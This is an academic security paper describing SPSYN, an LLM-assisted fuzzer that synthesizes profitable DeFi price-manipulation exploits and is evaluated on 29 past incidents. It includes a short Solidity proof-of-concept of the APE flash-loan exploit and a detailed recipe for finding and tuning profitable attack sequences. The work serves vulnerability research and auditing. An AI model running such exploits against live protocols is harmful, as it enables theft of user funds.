SPSYN: Synthesizing DeFi Price-Manipulation Exploits via Semantic Recovery and State-Guided Search

Bosi Zhang*
Huazhong University of Science and Technology
Wuhan, China
bosizhang@hust.edu.cn

Ningyu He†
Hong Kong Polytechnic University
Hong Kong, China
ningyu.he@polyu.edu.hk

Guangdong Bai
City University of Hong Kong
Hong Kong, China
g.bai@cityu.edu.hk

Haoyu Wang*†
Huazhong University of Science and Technology
Wuhan, China
haoyuwang@hust.edu.cn

Abstract

Price manipulation is one of the most damaging vulnerability classes in decentralized finance (DeFi) protocols. Existing approaches mainly stop at warning generation or rely on rigid attack templates, and therefore struggle to determine whether a victim protocol is profitably exploitable under a concrete chain state. This problem is challenging because the attack-relevant victim-side steps are highly protocol-specific, while successful exploitation further depends on brittle runtime conditions such as reserve states, token-specific guards, and narrow numeric ratios. In this paper, we present SPSYN, a DeFi price-manipulation exploit synthesizer that combines semantic recovery with state-guided search. SPSYN first extracts structured cross-contract contexts and uses an LLM to recover attack-relevant victim-side function roles. It then organizes the recovered functions into stage-consistent candidates and scenario-guided initial *seeds*. Finally, it synthesizes exploit witnesses on a concrete chain snapshot through state-guided search under a semantic-aware state machine. Runtime observations reveal whether the transformed sequence has established a meaningful anomaly, whether it should continue to be expanded, and how later mutations should be refined. In this design, semantic recovery narrows the search to the right victim-side actions, while exploitability is validated through actual execution on the target snapshot. On 29 historical incidents, SPSYN synthesizes profitable exploit witnesses for 27 cases (93.1%), outperforming ItyFuzz (11/29), CPMMX (19/29), and FlashSyn (7/29), with a median time-to-first witness of 114 seconds on successful cases. During on-chain deployment across Ethereum and Binance Smart Chain, SPSYN further discovers 9 previously unreported profitable vulnerabilities with a cumulative potential profit of $35.1K.

*Hubei Key Laboratory of Distributed System Security, Hubei Engineering Research Center on Big Data Security, School of Cyber Science and Engineering, Huazhong University of Science and Technology.
†Co-corresponding authors.

ASE '26, Munich, Germany

ACM ISBN 979-8-4007-2882-2/2026/10
https://doi.org/10.1145/3832783.3837520

CCS Concepts

• **Security and privacy** → **Software security engineering**; • **Software and its engineering** → *Software testing and debugging*.

Keywords

Smart Contracts, Price Manipulation, Exploit Synthesis, Fuzzing

ACM Reference Format:
Bosi Zhang, Ningyu He, Guangdong Bai, and Haoyu Wang. 2026. SPSYN: Synthesizing DeFi Price-Manipulation Exploits via Semantic Recovery and State-Guided Search. In *Proceedings of the 41st IEEE/ACM International Conference on Automated Software Engineering (ASE '26), October 12–16, 2026, Munich, Germany*. ACM, New York, NY, USA, 13 pages. https://doi.org/10.1145/3832783.3837520

1 Introduction

Decentralized finance (DeFi) protocols manage large amounts of on-chain value through transparent and composable smart contracts [18, 44, 45, 54]. This openness enables rapid innovation but also turns contract logic mistakes into monetizable attack surfaces. By early 2026, publicly tracked DeFi incidents had caused more than $15.8 billion in losses [10]. Price manipulation remains one of the most damaging vulnerabilities because it exploits protocol-level economic semantics rather than isolated code defects [53]. An attacker perturbs reserves or spot-price-dependent states, triggers victim logic relying on the manipulated value, and exits with profit. Such exploits are therefore both programmatic and economic.

Existing price manipulation studies mainly fall into two categories. The first focuses on warning generation: transaction-centric systems analyze traces to detect manipulation patterns [41, 46, 48], while contract-centric approaches inspect source code or bytecode to identify suspicious victim logic [29, 52]. These techniques are valuable for screening and forensic analysis but only indicate potential risks. The second category targets exploit construction. FORAY and CPMMX synthesize attack traces under explicit templates or domain assumptions [25, 43], FlashSyn searches flashloan-driven sequences through action-level approximation [21], and general smart-contract fuzzers such as ItyFuzz explore large state spaces through snapshot-based execution and mutation [19, 30, 37, 50]. However, warning generation cannot establish exploitability, while synthesis without sufficient protocol semantics often produces irrelevant or non-executable traces.

For auditors and protocol developers, the decisive question is therefore not whether a target looks risky, but whether it is *profitably exploitable under a concrete chain state*. In this paper, we study this problem from the victim side: given a victim protocol and a reproducible on-chain snapshot, can a system automatically synthesize a profitable exploit witness? This witness-oriented view is stricter than vulnerability scoring because it requires an executable counterexample. Two challenges make this task difficult.

Challenge 1: recovering the attack-relevant victim-side semantics. Price manipulation is a business-logic vulnerability that often spans multiple contracts, helper routines, and token-side effects [27]. The key calls in a protocol-specific candidate sequence are rarely exposed as obviously risky functions. Instead, ordinary functions jointly realize semantic roles such as reserve perturbation, settlement, reward materialization, or price realization. A synthesis system must therefore recover *which* victim-side calls matter and *how* they should be staged.

Challenge 2: grounding the synthesized candidate sequence under brittle runtime conditions. Even after identifying the right calls, exploitability still depends on concrete runtime conditions. Price manipulation traces are sensitive to reserve states, balance checks, token-specific guards, address choices, and narrow numeric ratios. A synthesis system must therefore rely on concrete execution to determine whether a transformed candidate sequence remains executable and economically meaningful, rather than drifting toward reverts or locally valid but useless traces [20, 30, 37].

This Work. We present SPSYN, a DeFi price-manipulation exploit synthesizer that combines semantic recovery with state-guided search. It extracts structured cross-contract contexts and uses an LLM to recover attack-relevant victim-side function roles. The recovered functions are then organized into stage-consistent candidates and scenario-guided initial *seeds*. Finally, SPSYN synthesizes exploit witnesses on concrete chain snapshots through state-guided search under a semantic-aware state machine. Runtime feedback guides sequence expansion and mutation refinement, while semantic recovery narrows the search to relevant victim-side actions and exploitability is determined by concrete execution.

We evaluate SPSYN on 29 real-world victim protocols from historical price-manipulation incidents. SPSYN synthesizes 27 profitable exploit witnesses (93.1%), compared with 11/29 for ItyFuzz, 19/29 for CPMMX, and 7/29 for FlashSyn, with a median time-to-first witness of 114 seconds. Ablation results confirm the necessity of semantic recovery and execution feedback. Deployment on Ethereum and BSC further discovers 9 previously unreported profitable targets with a cumulative potential profit of $35.1K.

We summarize our contributions as follows:

- We formulate price-manipulation exploit synthesis as a witness-generation problem, and identify the two central technical bottlenecks as recovering attack-relevant victim-side actions and grounding transformed candidate sequences under brittle runtime conditions.
- We design and implement SPSYN, which synthesizes only the protocol-specific candidate sequence, combines semantic recovery with state-guided search under a semantic-aware state machine, and grounds subsequent exploration through concrete execution feedback.
- We evaluate SPSYN on 29 historical price-manipulation incidents and further deploy it on Ethereum and BSC. SPSYN synthesizes 27/29 profitable witnesses, outperforming strong exploit-synthesis and fuzzing baselines, and uncovers 9 previously unreported profitable targets in the wild.

2 Background

2.1 Smart Contracts & Decentralized Finance

Smart contracts are the execution substrate of decentralized finance (DeFi). On platforms such as Ethereum, protocols implement trading, lending, and asset management through transparent on-chain program logic rather than centralized intermediaries [18, 44, 45, 54]. This design increases openness and composability, but it also means that a flaw in contract logic can translate directly into economic loss [53]. For business-logic vulnerabilities, static warning signals are often insufficient; a convincing assessment usually requires an executable proof of exploitability under a concrete chain state.

2.2 Price Manipulation

Price manipulation arises when a protocol relies on on-chain prices that attackers can temporarily distort [46, 49]. This threat is particularly important for Automated Market Makers (AMMs) [6], where prices are determined by liquidity-pool reserves. In the constant-product market maker model, the pool satisfies $x \cdot y = k$, and the spot price is given by the reserve ratio, often written as $P = x/y$ [17]. A sufficiently large swap can therefore shift reserves and move the reported price. This reserve-based setting is also studied in prior exploit synthesis work such as CPMMX [25].

A typical exploit has several stages. The attacker first obtains temporary capital, often through a flash loan, to create a large reserve imbalance without upfront collateral [36]. The attacker then perturbs the pool or oracle state and triggers victim logic that uses the manipulated price in critical computations such as reward calculation or collateral valuation. Next, the attacker extracts value through token transfers, mispriced swaps, or reward settlement, then repays the flash loan [42]. Since this process can often be completed atomically and depends on protocol semantics and concrete runtime conditions, automated exploit validation is harder than identifying a suspicious function in isolation [52].

2.3 Threat Model

We define the threat model along three dimensions:

- **Attacker capability.** We assume a standard DeFi adversary with no privileges beyond an ordinary externally owned account. The attacker can inspect deployed contracts, deploy helper contracts, invoke public functions, and use flash loans or owned assets. We exclude attacks that require privileged roles, private-key compromise, governance capture, or off-chain oracle corruption.
- **Scope.** We focus on price manipulation rooted in a ***two-token AMM pair*** whose reserves determine the manipulated spot price or settlement outcome. Targets may be token contracts or higher-level protocols, but the decisive price distortion must be reducible to such a concrete pair on the analyzed snapshot.
- **Interaction boundary.** Victim-side interactions may traverse broader DeFi infrastructure, including routers, token contracts,

```
1 function DPPFlashLoanCall(address sender, uint256 baseAmount,
      uint256 quoteAmount, bytes calldata data) external {
2     BUSDTToAPE();
3     for (uint256 i; i < 16; i++) {
4         APE.transfer(address(Pair), APE.balanceOf(address(this)));
5         Pair.skim(address(this));
6     }
7     APE.goDead();
8     BUSDT.transfer(address(Pair), 1001);
9     uint256 amountIn = APE.balanceOf(address(this));
10    APE.transfer(address(Pair), APE.balanceOf(address(this)));
11    APEToBUSDT(amountIn);
12 }
```

Figure 1: Simplified public PoC of the APE exploit.

vault-like accounting modules, and on-chain oracle consumers. We include these interactions when they are reachable through public on-chain calls and the decisive price distortion remains grounded in a manipulable two-token pair.

3 Motivating Example

APE shows that a concrete exploit trace can be difficult to interpret. The protocol was attacked on July 18, 2023, causing roughly $7K in losses [7]. Figure 1 presents a simplified public Proof-of-Concept (PoC) executed within a flash-loan callback. In isolation, no single call appears obviously dangerous. The profit emerges only from how these otherwise ordinary calls are composed. Semantically, the attacker first acquires APE via `BUSDTToAPE()` (L2[1]), then repeatedly transfers APE into the pair and invokes `Pair.skim()` (L3–L6) to recycle the position and drive the pool into an imbalanced state. Concurrently, data flows from repeated calls accumulate the latent state needed for the later burn. Once this effect becomes sufficiently strong, `APE.goDead()` (L7) further burns APE from the pair and sharply distorts the pool state. The remaining calls (L8–L11) then complete the swapback through a tax-free path and realize stable-asset profit.

Taken together, APE makes the two challenges introduced in §1 concrete.

Challenge 1: Semantic Recovery. APE highlights the necessity of *semantic recovery*. The attack orchestrates routine operations (*e.g.,* `transfer` and `skim`) alongside protocol-specific custom logic (`goDead`). However, raw function invocations lack a direct mapping to high-level DeFi semantic operations. Existing approaches either randomly schedule functions using post-execution feedback [37, 50], or statically identify isolated function roles without capturing their combinatorial effects [30]. Furthermore, template-based synthesizers [25] overfit to standard interfaces, rendering them blind to the economic semantics of custom victim-side functions like `goDead()`.

Challenge 2: Grounding Under Brittle Runtime Conditions. APE also demonstrates that identifying the correct semantic calls is insufficient, because the resulting candidate sequence must still be grounded under concrete execution. The transfer amount in `APE.transfer()` and the number of `skim()` iterations jointly determine whether the pool is driven into a profitable imbalance. Small parameter deviations either fail to breach the profitability threshold or trigger execution reverts. Conventional smart-contract fuzzers [37, 50] relying on unguided mutation struggle to navigate this brittle search space. Conversely, exploit synthesizers [25] typically rely on empirical values from historical incidents for parameter binding, which inherently lacks generalization.

Our Solution. At a high level, our method addresses the first challenge by recovering attack-relevant victim-side semantics before search begins. It extracts structured cross-contract contexts, identifies which externally callable functions realize anomaly-building or settlement roles, and organizes them into stage-consistent candidate sequences. It addresses the second challenge by grounding each transformed candidate sequence in concrete execution on the target snapshot: runtime observations reveal whether the current sequence has established a meaningful anomaly, whether it should continue to be expanded, and how later argument mutations should be steered toward executable and profitable regions. In short, ***semantic recovery narrows the search to the right victim-side actions, while execution feedback turns those actions into concrete exploit witnesses under brittle runtime conditions.***

4 Methodology

This section first introduces the overall workflow (§4.1) and formalizes the exploit-synthesis problem (§4.2). It then presents the semantic-aware state machine (§4.3), the semantic recovery and seed initialization stage that narrows the search to attack-relevant victim-side actions (§4.4), and the state-guided search procedure that uses concrete execution feedback to turn these candidates into exploit witnesses under a concrete chain snapshot (§4.5).

4.1 Overview

To synthesize price-manipulation exploits under a concrete chain snapshot, we propose SPSYN, whose workflow is shown in Figure 2. At a high level, SPSYN consists of two components. To address **Challenge 1**, it conducts semantic recovery over the victim protocol and dependent contracts by extracting structural contexts, leveraging an LLM to infer attack-relevant function semantics, and organizing recovered functions into stage-consistent candidates and scenario-guided initial *seeds*. To address **Challenge 2**, it drives state-guided search with execution feedback on the target snapshot: a semantic-aware state machine constrains how the current *seed* is transformed, while concrete execution determines whether the transformed sequence establishes a meaningful anomaly, should be retained for further expansion, and how later argument mutations should be refined. In this design, static analysis and the LLM narrow the search to the right victim-side actions and provide admissible starting points, whereas exploitability is determined solely by actual execution on the target snapshot.

4.2 Problem Formulation

Price manipulation exploit synthesis under a concrete chain snapshot can be viewed as constructing a transaction sequence π and validating it as a profitable exploit witness. Given a target DeFi protocol and a universe of externally callable functions $\mathcal{F}$ associated with the protocol and its dependent contracts, SPSYN aims to synthesize such a sequence under the target snapshot. This entails two coupled requirements: constructing a concrete exploit sequence from the protocol's callable surface and ensuring that the instantiated sequence is profitable under concrete execution.

[1] L2 refers to the second line of Figure 1; we use the same notation below.



Figure 2: Overall workflow of SPSYN.

Based on empirical observations, price manipulation exploits typically follow a well-defined outer structure [38, 46]. We formulate an exploit candidate π as

$$\pi = \langle swap\_in,\ seed,\ swap\_out \rangle.$$

The three components are defined as follows:

- *swap_in*: the initial setup step, where the attacker uses a major base asset (*e.g.,* WETH or a stablecoin) to purchase the target token and establish a holding position.
- $seed = \langle f_1, \ldots, f_k \rangle$: the protocol-specific *seed* between the fixed setup and liquidation steps, where each $f_i \in \mathcal{F}$ denotes a function call instantiated with concrete runtime arguments. Discovering a semantically valid and profit-enabling *seed* is the core synthesis challenge.
- *swap_out*: the concluding liquidation step, where the attacker swaps the manipulated target token back into the base asset to realize profit.

A candidate π is considered a successful *exploit witness* only if concrete execution shows that the full sequence executes without reverting and yields strictly positive net profit after repaying any temporary capital and accounting for gas cost [30].

These two requirements motivate the remainder of this section. Constructing the *seed* requires resolving *semantic uncertainty*, *i.e.,* identifying which victim-side functions should appear and how they should be staged to realize the attack. Turning this *seed* into a profitable exploit witness further requires *execution grounding*, *i.e.,* using concrete execution to determine whether transformed *seed*s remain executable, establish meaningful anomalies, and merit further expansion under brittle runtime conditions. The following subsections address these two issues through semantic recovery and concrete execution feedback.

4.3 Semantic-Aware State Machine

The central difficulty of *seed* synthesis is that not every function is meaningful at every point of the search. After the attacker establishes an initial position, some victim-side functions are useful only for building a distortion, whereas others make sense only after such a distortion exists. Empirical studies on DeFi attacks [43, 46, 52] show that price manipulation attacks involve three conceptual stages: *perturbing the protocol state*, *amplifying the distortion*, and *triggering victim-side settlement.*

To encode these stages, SPSYN maintains a four-state abstraction over the current *seed*. We define the following state space:

$$S = \{s_{seed}, s_{imb}, s_{stl}, s_{exit}\}.$$

These states model the coarse attack progress needed for scheduling. They are not intended to mirror every low-level token action in the trace. Instead, they indicate which stage the current *seed* has reached after execution. Concretely:

- s_{seed}: the state immediately after the fixed *swap_in* prefix has established the attacker position.
- s_{imb}: the anomaly-building state, where the current *seed* perturbs reserves, token balances, or related victim-side accounting state and may further amplify an existing distortion.
- s_{stl}: the settlement state, used when the exploit requires an explicit victim-side realization step on top of an established anomaly.
- s_{exit}: the terminal state reached when the *seed*, materialized as the full candidate π, yields positive profit or the search budget is exhausted.

4.4 Semantic Recovery & Seed Initialization

After defining the abstract search states, SPSYN still needs concrete victim-side functions to realize them on the target protocol. Before fuzzing, it therefore performs semantic recovery over the target's callable surface: it constructs per-function structural contexts, maps attack-relevant functions to semantic roles with an LLM, and uses these roles to organize stage-consistent candidates and generate initial *seed*s.

4.4.1 Structural Context Extraction. To understand the execution logic of the target protocol, SPSYN constructs an explicit structural context for each retained function f. Starting from the intermediate representation generated by Slither [23], it first resolves the internal calls reachable from f. Because DeFi operations often interact with foundational contracts such as pairs, routers, and token contracts via *address constants* or *storage-backed variables*, SPSYN further resolves both cases. For hardcoded address constants, it fetches the corresponding source code through Etherscan [11]. For storage-backed address variables, it queries the compiler-generated `public` getter at the target snapshot [15]. Each resolved callee is then analyzed under the same pipeline. For each retained function $f \in \mathcal{F}$, SPSYN summarizes the extracted information as $Ctx(f) = \langle sig, SCs, Tokens \rangle$, where *sig* is the function signature, *SCs* collects relevant code snippets, resolved internal calls, and cross-contract callees, and *Tokens* records the involved token contracts.

4.4.2 Semantic Tagging. The extracted structural context captures contract interactions but not their high-level DeFi semantics, so SPSYN employs a Large Language Model (LLM) for semantic tagging.

As discussed in §4.3, attackers must compose fundamental DeFi operations to instantiate the state-machine stages on-chain. We therefore define a compact semantic tag set $\mathcal{T}$ that captures these concrete economic primitives. The first five entries correspond to state-distorting actions and form the anomaly-building set $\mathcal{T}_{imb}$, while the remaining `reward_distribute` entry forms the settlement set $\mathcal{T}_{stl}$. Each tag $t \in \mathcal{T}$ represents a recognizable, state-altering action:

- `swap_token`: Token swaps or cross-pool exchanges within decentralized exchanges.
- `add_liquidity` / `remove_liquidity`: Injecting assets to mint liquidity provider (LP) shares or redeeming LP shares to remove liquidity [31].
- `buy_token` / `sell_token`: Buying the target token with external assets or selling it to recover assets.
- `transfer_token`: Direct token transfers or fund-routing behaviors.
- `burn_token`: Destroying tokens to reduce total supply or adjust internal balances.
- `reward_distribute`: Distributing or settling fees, rewards, and yields.

To map functions to these business semantics, SPSYN queries the LLM with the label set $\mathcal{T}$ and extracted structural context $Ctx(f)$. For each function f, the LLM returns exactly one semantic tag $t \in \mathcal{T}$ together with a concise rationale. The prompt template is available in the artifact [16]. Functions matching no tag are retained in a fallback set to reduce noise. Aggregating these outputs yields the tagged candidate pool $\mathcal{F}_C = \{\langle f, t, notes\rangle\}$, where t and $notes$ denote the assigned tag and brief rationale, respectively.

4.4.3 Scenario-Guided seed Initialization. This stage organizes the tagged functions in $\mathcal{F}_C$ into initial *seed*s for dynamic exploration. These *seed*s are starting points rather than exploit witnesses. Whether a *seed* is executable or profitable is decided only after it is materialized as a full candidate π and executed. Concretely, each *seed* is an ordered sequence of entries in $\mathcal{F}_C$ that fixes the contract addresses and function signatures to be invoked while leaving concrete argument values to later mutation. To generate plausible initial *seed*s, SPSYN further uses the LLM to connect contract semantics with attack operations. We compile seven fine-grained price-manipulation scenarios, denoted as s, from real-world incidents [9]; their definitions and economic intuitions are documented in the artifact appendix [16]. Specifically, given an attack scenario s and the tagged candidate pool $\mathcal{F}_C$, SPSYN queries the LLM to infer, after the initial capital injection, a protocol-specific *seed* that matches the scenario and comprises the selected contract addresses and function signatures. The corresponding prompt template is included in the artifact [16]. Because the precise vulnerability type of the target protocol is unknown a priori, SPSYN iterates through all seven predefined scenarios to generate a diverse batch of initial *seed*s for subsequent fuzzing.

4.5 State-Guided Search with Execution Feedback

The tagged candidate pool $\mathcal{F}_C$ provides the victim-side functions available for search, while the initial *seed*s serve only as starting points. To synthesize a complete exploit witness, SPSYN performs state-guided search with concrete execution on the target snapshot. During search, it maintains executable *seed*s together with their latest states and observations, and iteratively derives child *seed*s under the current state using functions from $\mathcal{F}_C$. Each child *seed* is then materialized as a full candidate π and executed on the target snapshot. The resulting observation grounds the next search step by revealing whether the transformed sequence has established a meaningful anomaly, which state should be assigned to that child *seed*, whether it remains worth exploring, and how later mutations should be refined.

4.5.1 Runtime Observation. Runtime instrumentation [28] is a classical fuzzing technique for collecting execution feedback. We follow this strategy and collect signals that are most relevant to price-manipulation exploits, including reserve changes in the target liquidity pool, net token inflows and outflows, and token-balance changes on attacker-controlled and protocol-related addresses. Because SPSYN synthesizes contracts at the source level, it can insert custom logging statements into the generated harness. After each execution, SPSYN collects these logs from the transaction trace and extracts `Transfer` events to build a dynamic Token Flow Graph (TFG) [55]. At iteration t, it summarizes the execution result of the current candidate π as an observation vector R_t:

$$R_t = \langle rev, profit, gain_{atk}, loss_{tgt}, imb\rangle.$$

Here, $rev \in \{0, 1\}$ indicates whether the current execution reverts, *profit* is the terminal net gain after repayment and gas accounting, and $gain_{atk}$ and $loss_{tgt}$, both derived from the TFG, denote the net token inflow into attacker-controlled addresses and the net token outflow from addresses belonging to the target protocol, respectively. Furthermore, *imb* measures the reserve imbalance of the targeted AMM pool, *i.e.,* the pool whose reserves determine the manipulated price or settlement outcome [6]. Let r_0 and r_1 denote the two token reserves maintained by this pool, with superscripts *before* and *after* denoting the values immediately before and after executing the current candidate π. The *imb* is defined as:

$$imb = \max\left(\frac{|r_0^{after} - r_0^{before}|}{r_0^{before}}, \frac{|r_1^{after} - r_1^{before}|}{r_1^{before}}\right) \tag{1}$$

We use the larger relative reserve change so that one-sided disturbances are preserved rather than diluted by averaging.

4.5.2 State Transition Logic. We first introduce two execution predicates. First, we define

$$flag_{imb} = (imb > \theta_{imb}) \vee (loss_{tgt} > 0) \vee (gain_{atk} > 0) \tag{2}$$

where θ_{imb} denotes the Eq. 1 value induced by executing the fixed *swap_in* alone on the target snapshot. A child execution is therefore treated as anomaly-building only if it further increases this baseline distortion, or directly yields target loss or attacker gain. For example, in the APE case in §3, θ_{imb} is instantiated after `BUSDTToAPE()`, where Eq. 1 gives relative reserve-change terms of 0.951316 for r_0 and 0.486900 for r_1, so $\theta_{imb} = 0.951316$.

Second, given a child *seed* c derived from a parent *seed* p, let R_c and R_p denote their corresponding execution observations. We

define

$$\textsc{IsInteresting}(R_c, R_p) = (imb_c > imb_p) \vee (gain_{atk,c} > gain_{atk,p}) \vee (loss_{tgt,c} > loss_{tgt,p}) \tag{3}$$

This predicate captures executions that either deepen the structural anomaly or move the system to a state more favorable to the attacker. It is used only for retaining anomaly-building continuations.

State-guided sequence transformation. During search, each executable *seed* carries its latest state and execution observation. SPSYN derives a child *seed* from a parent *seed* by transforming the current sequence. A transformation may append, insert, replace, or delete victim-side calls, while any newly introduced call must come from the semantic tag group allowed by the current state. After execution, the resulting child is interpreted as follows:

- $s_{seed} \rightarrow s_{seed}$ and $s_{seed} \rightarrow s_{imb}$: in s_{seed}, newly introduced calls are restricted to $\mathcal{T}_{imb}$. A reverting child is discarded. A non-reverting child moves to s_{imb} if $flag_{imb}$ holds; otherwise, it remains in s_{seed}. Both non-reverting cases are retained for later exploration.
- $s_{imb} \rightarrow s_{imb}$: once in s_{imb}, SPSYN continues to transform the current *seed* using functions from $\mathcal{T}_{imb}$. A child remains in s_{imb} only if it does not revert and $\textsc{IsInteresting}(R_c, R_p)$ holds. Otherwise, it is discarded.
- $s_{imb} \rightarrow s_{stl}$: from s_{imb}, SPSYN may instead introduce settlement functions from $\mathcal{T}_{stl}$. A non-reverting child enters s_{stl} and is retained, whereas a reverting child is discarded.
- $s_{imb}, s_{stl} \rightarrow s_{exit}$: every transformed *seed* is materialized as a full candidate π and executed. If the observed *profit* > 0, the child *seed* reaches s_{exit}, and the corresponding π becomes a successful exploit witness.

The APE exploit in §3 follows this progression. After the fixed buy-in, repeated `transfer()` and `skim()` calls establish and then deepen the anomaly, moving the current *seed* from s_{seed} into s_{imb}. In this case, `goDead()` is still treated as anomaly building rather than as an explicit settlement step, and the exploit reaches s_{exit} through profitable swapback without visiting s_{stl}.

4.5.3 Constraint Tightening. To avoid large invalid parameter regions, SPSYN performs feedback-driven tightening over function parameters. For each candidate function, it maintains a lightweight parameter weight map and updates it with execution feedback. For `address` arguments, the initial candidate set is restricted to essential accounts, including attacker-controlled addresses, the zero address, and target-related token or protocol contracts. During execution, if the dynamic TFG reveals a net token inflow into attacker-controlled addresses, SPSYN fixes the corresponding address choice in subsequent mutations. This preserves the discovered value-flow structure and avoids redundant address permutations.

For numeric parameters, blind random generation is computationally inefficient. SPSYN therefore generates values from a small set of proportions over concrete on-chain balances, such as token balances currently held by the attacker or by the relevant Pair contract. Because victim-side token operations are often constrained by balances and amount-dependent checks, such balance-aware values are more likely to satisfy token-amount constraints and avoid immediate reverts. After each execution, the corresponding weights are updated directly from the observed outcome. Reverting samples are penalized. Samples whose child observation satisfies $\textsc{IsInteresting}(R_c, R_p)$, *i.e.*, the child increases *imb*, $gain_{atk}$, or $loss_{tgt}$ over its parent, receive a larger increase, while other valid samples receive a smaller increase. After normalization, future mutations concentrate on valid and progress-inducing numeric regions. We empirically set the penalty factor to 0.98 and the two increase factors to 1.05 and 1.02, respectively. For example, when interacting with Fee-on-Transfer (FOT) tokens, swapping 100% of the current balance often violates token-side constraints and reverts [51]. Repeated penalties therefore quickly suppress such choices.

Algorithm 1: State-Guided Search with Execution Feedback

Input: Tagged candidate pool $\mathcal{F}_C$, initial *seed* set $\mathcal{S}_0$, and parameter weight map w
Output: A profitable exploit witness, if found

```
1  Q ← InitFrontier(S_0, F_C);
2  while Q ≠ ∅ and BudgetLeft() do
3      p ← SelectSeed(Q);
4      c ← TransformSeed(p, p.state, F_C);
5      c ← MutateArgs(c, w);
6      π_c ← ⟨swap_in, c, swap_out⟩;
7      R_p ← p.obs;
8      R_c ← Execute(π_c);
9      c.state ← UpdateState(p, c, R_p, R_c);
10     w ← TightenConstraints(c, R_p, R_c, w);
11     if not RetainSeed(p, c, R_p, R_c) then
12         continue;
13     if c.state = s_exit then
14         Return π_c;
15     c.obs ← R_c;
16     Q ← Enqueue(Q, c);
17 Return ⊥;
```

4.5.4 State-Guided Search Workflow. Algorithm 1 presents the overall fuzzing workflow. It couples state-compatible sequence transformation with concrete execution feedback throughout the search. InitFrontier first executes the scenario-guided initial *seed*s and records the executable ones as the initial frontier; if none survives, it constructs short fallback *seed*s directly from anomaly-building entries in $\mathcal{F}_C$ (L1). Search then repeatedly selects a parent *seed* (L3), transforms it under the current state (L4), mutates the resulting arguments using the current parameter weight map (L5), materializes the full candidate π_c, and executes it on the target snapshot (L6–L8).

TransformSeed may append, insert, replace, or delete victim-side calls, but any newly introduced call must come from the state-compatible subset of $\mathcal{F}_C$. The remaining steps perform execution-guided triage: UpdateState applies the transition logic in §4.5.2 (L9), TightenConstraints refines the parameter weight map according to §4.5.3 (L10), and RetainSeed decides whether the child remains in the frontier under the state-specific retention policy in §4.5.2 (L11–L12). If a retained child already reaches s_{exit}, the corresponding π_c is returned as the final exploit witness (L13–L14); otherwise, its observation is stored and the child is re-enqueued for later exploration (L15–L16).

5 Evaluation

5.1 Implementation & Experimental Setup

Dataset Construction. To evaluate the exploit synthesis capability of SPSYN, we construct a victim-centric benchmark dataset ($\mathcal{D}_V$) from DeFiHackLabs [9] and the CPMMX public dataset [25]. We retain only incidents whose root cause is explicitly confirmed as price manipulation (excluding key leaks or phishing attacks) and whose on-chain environment is fully reproducible via archive nodes. The resulting $\mathcal{D}_V$ comprises 29 representative DeFi projects. For each project, we fork the blockchain state at the block preceding the historical attack as the concrete execution snapshot.

Baseline Selection. We consider the closest related tools for exploit generation under price manipulation, including ItyFuzz [37], CPMMX [25], FlashSyn [21], FORAY [43], and VeRite [30]. FORAY's public artifact still requires case-specific manual adaptation when porting a new target, while its paper and repository do not explain how this adaptation should be conducted for unseen targets. This makes execution on $\mathcal{D}_V$ difficult to standardize without introducing analyst choices. VeRite is not open-source, and its paper publicly reports only the successfully reproduced cases in aggregate, without naming the corresponding benchmarks. This summary is therefore difficult to compare with our per-target results on the 29 projects in $\mathcal{D}_V$. We therefore compare SPSYN against three executable baselines representing complementary paradigms: ItyFuzz, a general-purpose smart contract fuzzer, CPMMX, a template-based exploit synthesizer for constant product market maker flaws, and FlashSyn, a search-based synthesizer for flashloan-driven DeFi attacks. To ensure a fair evaluation, we configure all baselines with strict success criteria. As discussed in §4.2, reserve imbalance alone does not imply a profitable exploit. We therefore count a baseline as successful only if it outputs a deterministic sequence that is concretely validated as profitable on the target snapshot.

Implementation and Environment. SPSYN is implemented in Python with approximately 15K lines of code. It builds upon Slither [23] for intermediate-representation generation and employs DeepSeek-V3 [33] for semantic inference. For dynamic execution, we use the Python bindings of REVM [14] for efficient transaction simulation and the Foundry toolchain [2] to manage private network forks for final exploit verification. Given the complexity of deep cross-contract DeFi interactions, we set the maximum exploration timeout to 24 hours per target.

Research Questions. Our evaluation seeks to answer the following research questions (RQs):

- **RQ1** How effective is SPSYN in synthesizing profitable exploit witnesses compared to state-of-the-art baselines?
- **RQ2** How do the core search-stage components, *i.e.*, the semantic-aware state machine and feedback-driven constraint tightening, contribute to the overall performance of SPSYN?
- **RQ3** Can SPSYN discover previously unknown, profitable price manipulation vulnerabilities in real-world DeFi protocols?

5.2 RQ1: Effectiveness of Exploit Synthesis

To answer RQ1, we systematically evaluate the effectiveness of SPSYN against the baseline tools on the $\mathcal{D}_V$ dataset.

Threat to Validity. One potential threat to validity is benchmark contamination in the LLM-assisted semantic recovery stage. To mitigate this risk, we anonymized all prompts by stripping project names, event identifiers, and explicit comments. Moreover, as detailed in §4.4, the LLM is used only to recover victim-side function roles and generate initial *seed*s, whereas profitable exploit witnesses are synthesized and validated solely through state-guided search with concrete execution feedback on the target snapshot. This design reduces, although cannot completely eliminate, the influence of model memorization on the final results.

